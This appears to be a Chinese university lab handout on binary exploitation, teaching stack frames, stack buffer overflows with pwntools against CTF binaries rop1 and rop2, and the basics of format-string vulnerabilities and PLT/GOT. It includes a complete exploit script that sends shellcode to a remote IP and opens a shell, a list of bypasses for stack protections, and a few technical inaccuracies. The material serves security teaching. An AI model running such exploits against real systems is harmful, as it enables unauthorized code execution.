**简单栈溢出**

1. **实验目的**
2. 理解栈帧的概念，掌握函数调用与返回时栈帧的变化；
3. 理解栈溢出的基本原理，熟悉c语言中的危险函数，会根据变量与返回地址之前的偏移计算填充长度；
4. 熟悉pwntools库的基本函数，会编写简单的脚本。
5. **实验要求**
6. 理解栈帧、栈溢出的基本概念；
7. 根据实验指导书完成对rop1的栈溢出攻击的复现；
8. 自主完成对rop2的栈溢出攻击,拿到flag。
9. **实验原理**

**3.1进程地址空间**


**进程**是操作系统对一个正在运行的程序的一种抽象，它是程序的执行实体，是操作系统对资源进行调度的一个基本单位，同时也是线程的容器。

对于进程而言，操作系统提供了一种假象，它让每个进程看上去都是在独占CPU、内存和I/0设备，但其实一个进程是与其他进程共享CPU和内存资源的。正因如此，操作系统需要有一套完善的内存管理机制才能防止进程之间内存泄露的问题。

为了更加有效地管理内存并减少出错，现代操作系统提供了一种对主存的抽象概念，即是**虚拟内存（Virtual Memory）**。虚拟内存为每个进程提供了一个一致的、私有的地址空间，它让每个进程产生了一种自己在独享主存的错觉（每个进程拥有一片连续完整的内存空间）。

而实际上,它通常被分割为多个物理内存碎片,还有部分暂时存储在磁盘存储器上,在需要时进行数据交换。使用虚拟内存会使程序的编写更加容易,对真实的物理内存的使用也会更加有效率。

以Linux系统为例，**Linux为每个进程维护了一个单独的虚拟地址空间**。虚拟地址空间分为内核空间与用户空间，用户空间包括代码、数据、堆、共享库以及栈，内核空间包括内核中的代码和数据结构，内核空间的某些区域被映射到所有进程共享的物理页面。



**图1 32位Linux系统的进程地址空间**

在本次实验中我们需要重点关注进程地址空间中的**用户栈**区域，同时从图1中可以看出用户栈是**从高地址向低地址增长**的。

**3.2 栈帧**


在数据结构中, 栈是限定仅在表尾进行插入或删除操作的线性表，它按照后进先出的原则存储数据，先进入的数据被压入栈底，最后的数据在栈顶，需要读数据的时候从栈顶开始弹出数据。而这种形式的数据结构正好与C语言中调用函数的方式相符：父函数调用子函数，父函数在前，子函数在后；返回时，子函数先返回，父函数后返回。

于是在C语言中，每一次函数调用都会对应一个独立的**栈帧。**每个栈帧都位于用户栈上，包括以下内容：

* **函数实参和局部变量**：由于这些变量都是在调用函数时自动创建的，因此在C语言中称其为自动变量。函数返回时将自动销毁这些变量（因为栈帧会被释放），这也是自动变量和静态（以及全局）变量主要的语义区别：后者与函数执行无关，且长期存在。
* **函数调用的上下文**：每个函数都会用到一些CPU寄存器，比如程序计数器（在32位系统中为EIP），其指向下一条将要执行的机器语言指令。每当一函数调用另一函数时，会在被调用函数的栈帧中保存这些寄存器的副本，以便函数返回时能为函数调用者将寄存器恢复原状。

例如我们有以下foo函数：



那么foo函数的栈帧如下图所示：

**图2 foo函数栈帧**

在栈帧的构造过程中主要涉及三个寄存器－－esp，ebp，eip。

esp 用来存储函数调用栈的栈顶地址，在压栈和退栈时发生变化。

ebp 用来存储当前函数栈帧的基地址，在函数运行时不变，可以用来索引确定函数参数或局部变量的位置。

eip 用来存储即将执行的程序指令的地址，cpu 依照 eip 的存储内容读取指令并执行，eip 随之指向相邻的下一条指令，如此反复，程序就得以连续执行指令。

接下来以foo函数为例简单介绍函数调用与返回时栈帧的变化。

当我们在main函数里调用foo函数时。



1. 首先main函数将需要保存的寄存器现场，如eax、ecx等压入栈中；
2. 将参数(arg1和arg2)按照调用约定依次压入栈中；
3. 执行 call foo 指令，将eip中的地址压入栈中（也就是call foo指令下一条指令的地址）作为返回地址，随后跳转到foo函数代码区入口处；
4. 在foo函数的开始首先将ebp压栈,保存main函数的栈帧位置，方便函数返回之后的现场恢复；
5. esp值装入ebp（mov ebp，esp），此时ebp由main函数栈帧的底部指向foo函数的底部；
6. 为新栈帧分配空间（sub esp，XXX）。

当foo函数执行完毕返回时：

1. 如果有返回值的话，保存被调用函数的返回值到eax寄存器中（mov eax ，XXX）；
2. 恢复esp同时回收局部变量空间（mov esp，ebp）；
3. 将ebp恢复到main函数栈帧底部（pop ebp）；
4. 弹出当前栈顶元素，也就是返回地址，并跳转到该位置（ret）。

注意函数调用与返回的具体细节由很多因素决定（如编译器），但是大体的思想没有改变。

**3.3 栈溢出**

通过函数栈帧的结构，可以认识到，被调用函数中的局部变量位于返回地址的上方，而被调用函数执行完毕后将会跳转到返回地址处继续执行。

因此我们想到，如果向某个局部变量写入的字节数超过了这个变量本身所申请的字节数，就会导致其相邻的栈中的变量的值被改变，进一步可以改变返回地址的值，从而控制程序执行流程，这也就是栈溢出的基本思想。

**3.3.1 寻找危险函数**

为了实现栈溢出，首先需要寻找“危险函数”。这里的危险函数指的是可以向栈上变量写入值并且没有长度检查的函数，在C语言中通常有以下函数：

* 输入
  + gets，直接读取一行，忽略'\x00'
  + scanf
  + vscanf
* 输出
  + sprintf
* 字符串
  + strcpy，字符串复制，遇到'\x00'停止
  + strcat，字符串拼接，遇到'\x00'停止
  + bcopy

**3.3.2 确定填充长度**

这一步主要是计算我们所要操作的地址与我们所要覆盖的地址的距离。常见的操作方法就是打开 IDA，根据其给定的地址计算偏移，或者使用gdb通过动态调试的方法确定偏移。

在找到溢出点并确定填充长度后，就可以把当前函数的返回地址覆盖为我们需要的函数地址，从而控制程序流程。在ctf的pwn题中，往往以拿到远程服务器的shell为目标，因此常常选用system("/bin/sh")或者类似的函数。

**3.4 pwntools基本使用**

pwntools是由Gallopsled开发的一款专用于CTF Exploit的Python库，包含了本地执行、远程连接读写、shellcode生成、ROP链的构建、ELF解析、符号泄漏等众多强大功能，可以说把exploit繁琐的过程变得简单起来。

我们可以使用以下命令来安装pwntools。



在代码的开头使用以下代码导入pwntools



这样pwntools所有的模块就导入到当前namespace，这条语句还会帮你把os,sys等常用的系统库导入。

（1）通常我们通过context来控制日志记录的级别，例如：  


这样通过管道发送和接受的数据都会被打印在屏幕上。

（2）pwntools提供nc和ssh两种常见的连接方式供我们使用：



（3）在编写exp时，我们需要对数据进行打包，pwntools提供了打包函数：  


（4）pwntools同样提供了功能丰富的发送与接收函数：



1. 使用pwntools中ELF模块用于获取ELF文件的信息，首先使用ELF()获取这个文件的句柄，然后使用这个句柄调用函数



Pwntools的功能非常强大，这里只给出了一些基本的函数，建议大家阅读官方文档或者相关技术博客。

1. **实验相关资源**


实验环境：

Ubuntu，Kali Linux

* [pwntools官方文档](https://pwntoolsdocinzh-cn.readthedocs.io/en/master/index.html)
* [pwntools github地址](https://github.com/Gallopsled/pwntools)

1. **实验步骤**


**5.1 对rop1的栈溢出攻击**

 当拿到一个文件时，我们首先需要确定这个文件的类型、平台、链接等相关信息，可以使用Linux下的file命令：


**图3 file命令查看rop1格式**

可以看到rop1为ELF文件格式，64位。因此我们使用64位的ida打开。

左侧的函数列表非常清晰。




**图4 rop1函数列表**

 点进main函数看一下，按下F5键可以将汇编反编译为C语言。

**图5 main函数**


注意到vulnerable\_function()函数，点进去查看。




**图6 vulnerable\_function()**

这里出现了我们熟悉的read函数，read函数的第三个参数是读入数据的最大长度，0x200是一个非常大的数字，存在着造成变量buf溢出的可能，接下来看一下buf被分配了多大的空间。

在实验原理中，我们提到函数的局部变量所需要的空间会被分配到栈上，左键点击buf就可以看到buf在vulnerable\_function()栈帧中的位置。

**图7 buf在栈帧中的位置**

可以看到buf位于vulnerable\_function()栈帧的顶部。




**图8 vulnerable\_function()栈帧底部**

鼠标滚轮下滑可以来到vulnerable\_function()栈帧的底部，图8中的s代表的是main 函数栈帧的ebp值，而r则是vulnerable\_function()的返回地址

我们可以很轻易的计算出，buf到r的偏移为0x88 < 0x200，所以vulnerable\_function()的read函数处存在栈溢出。


同时注意到虽然没有直接给出system函数，但是存在callsystem()函数。




**图9 callsystem()**

而callsystem()的函数地址也很容易找到。

于是我们的shellcode为 0x88字节的填充内容 + callsystem()函数的地址。确定完shellcode后脚本就很容易写出了，这里给出一个仅作参考：


 **图10 rop1的exp1.py**

 执行脚本，成功拿到远程服务器的shell，在服务器目录下使用find命令查找flag。

**图11 攻击成功，拿到flag**


**5.2 对rop2的栈溢出攻击**

对rop2进行反汇编



**图12 反汇编main函数**

查看vulnerable\_function




**图13 vulnerable\_function**

由于buf只有0x88，而read函数读取了0x100 > 0x88+ 0x4(ebp) 导致了栈溢出


由于本题没有后门，所以自己需要自己构造一个后门。

查看程序开启的保护措施




**图14 rop2开启的保护**

没有开启NX保护，而且程序给出了栈的地址，劫持ret，到栈上，然后在栈上布置shellcode。



**图15 payload**



**图16 攻击成功**

完整的exp如下：

|  |
| --- |
| from pwn import \*  # sh = process('./rop2')  sh = remote("39.107.46.219", '10002')  context.log\_level = 'debug'  def dbg(command = ""):  gdb.attach(sh, command)  pause()  c = sh.recvline()[-12:-2]  address = int(c, 16)  # dbg("b \*0x080485B6")  print("address ==> ", hex(address))  payload = asm(shellcraft.sh())  payload = payload.ljust(0x8c, '\x90')  payload += p64(address)  sh.sendline(payload)  sh.interactive() |

1. **思考题**

以Linux系统为例，存在着哪些防范栈溢出的机制？我们在编写程序时如何开启这些防范机制？当我们作为攻击者时又有哪些绕过方法呢？

1. 防范机制：
   1. NX：栈不可执行，开启之后栈段代码没有执行权限
   2. ASLR：栈地址随机化
   3. Canary：开启后，在函数结束阶段会与某个值比较，若不相等则抛出异常
   4. PIE：开启后程序加载基址随机化
   5. PELRO：开启后got表不可写

2. NX：-z execstack / -z noexecstack (关闭 / 开启) 不让执行栈上的数据，于是JMP ESP就不能用了

Canary：-fno-stack-protector /-fstack-protector / -fstack-protector-all (关闭 / 开启 / 全开启) 栈里插入cookie信息

PIE：-no-pie / -pie (关闭 / 开启) 地址随机化，另外打开后会有get\_pc\_thunk

RELRO：-z norelro / -z lazy / -z now (关闭 / 部分开启 / 完全开启) 对GOT表具有写权限

1. 绕过
   1. NX：寻找.text 段的gadget
   2. Canary：泄漏、爆破
   3. Pie：泄漏、爆破
   4. Pelro：劫持返回地址，或者libc

**简单格式化字符串漏洞**

**1.实验目的**

（1） 理解格式化字符串漏洞的基本原理，熟悉C语言函数调用规则和参数顺序。会根据漏洞达到任意地址读和任意地址写。

（2）熟悉Linux下可执行文件 plt 表和 got 表的作用。

**2. 实验要求**

（1） 理解C员函数调用约定，参数传递规则。

（2） 根据实验指导书完成对format1的格式化字符串攻击。

（3） 自主完成对format2的格式化字符串攻击。

> 参考资料<https://wiki.x10sec.org/pwn/fmtstr/fmtstr_intro/>


**3. 实验原理**

**3.1 函数调用**

Linux下x64程序的参数传递顺序为

edi, esi, edx, ecx, ebx, (stack)

stack表示栈，即从第六个参数开始，全放入栈中传入。



**图1 64位ELF文件函数调用方式**

**3.2 格式化字符串漏洞**

格式化字符串，也是一种比较常见的漏洞类型。会触发该漏洞的函数很有限。主要就是printf还有sprintf，fprintf等等c库中print家族的函数。

我们先来看看printf的函数声明

int printf(const char\* format,…)

这个是每个学过c语言的人一定会知道、会使用的函数。先是一个字符串指针，它指向的一个format字符串。后面是个数可变的参数。


正确的使用方法如下：

|  |
| --- |
| char str[100];  scanf("%s",str);  printf("%s",str); |

下面这个程序也能完成相同的功能，但是存在漏洞。


|  |
| --- |
| char str[100];  scanf("%s",str);  printf(str) |

这个程序在printf处用了一种错误的写法。产生了严重的漏洞。



**图2 产生格式化字符串漏洞**

在printf函数调用时，遵循函数调用约定，将‘%p’作为参数放入edi寄存器中



**图3 参数传递**

在printf函数中，将%p作为格式化字符串解析，顺位寻找第二个参数(esi寄存器)，其中的值为0x1，于是将其输出。如果还有格式化字符串，那就会顺位到edx寄存器，ecx....过了几个寄存器就到了栈中，此时栈中的所有数据就可以被读取到。

**3.3 格式化字符串**

C语言中格式字符串的一般形式为： %[parameter][flags][fieldwidth][.precision][length]type

， 其中方括号[]中的项为可选项。

一、类型

我们用一定的字符用以表示输出数据的类型，其格式符和意义下表所示：

|  |  |
| --- | --- |
| c | 输出单个字符 |
| d | 以十进制形式输出带符号整数(正数不输出符号) |
| x | 以16进制的格式输出正书 |
| **s** | **输出字符串** |
| **p** | **以指针的形式输出** |
| **n hn hhn** | **不输出字符，但是把已经成功输出的字符个数写入对应的整型指针参数所指的变量。** |

由上表中的n参数（在一般情况下我们使用hn 或者 hhn）可得，格式化字符串可以造成写。

**3.4 动态链接机制**

plt表和got表的介绍看这篇

<https://www.jianshu.com/p/0ac63c3744dd>

**静态链接**

静态链接就是，在生成可执行程序的时候，把目标文件.o 和 静态库 .a ，使用 ld 链接器，链接生成一个可执行程序。这是在程序加载前就完成的动作。


**静态链接的局限性**

静态链接库会编译进可执行文件，并被加载到内存，会造成空间浪费

如果静态库更新了，使用它的应用程序都需要重新编译、发布给用户（对于玩家来说，可能是一个很小的改动，却导致整个程序重新下载，全量更新）

**动态链接**

动态链接就是，在生成可执行程序的时候，只是引用的未定义的符号作了标识，到加载到内存中的时候才进行符号重定位。



**图4 延迟绑定机制**

第一次调用顺序如下

**(call printf -> printf\_plt->printf\_got->print\_plt+6->\_dl\_runtime\_resolve -> printf)**

第二次调用顺序

**(call printf -> printf\_plt->printf\_got->printf)**

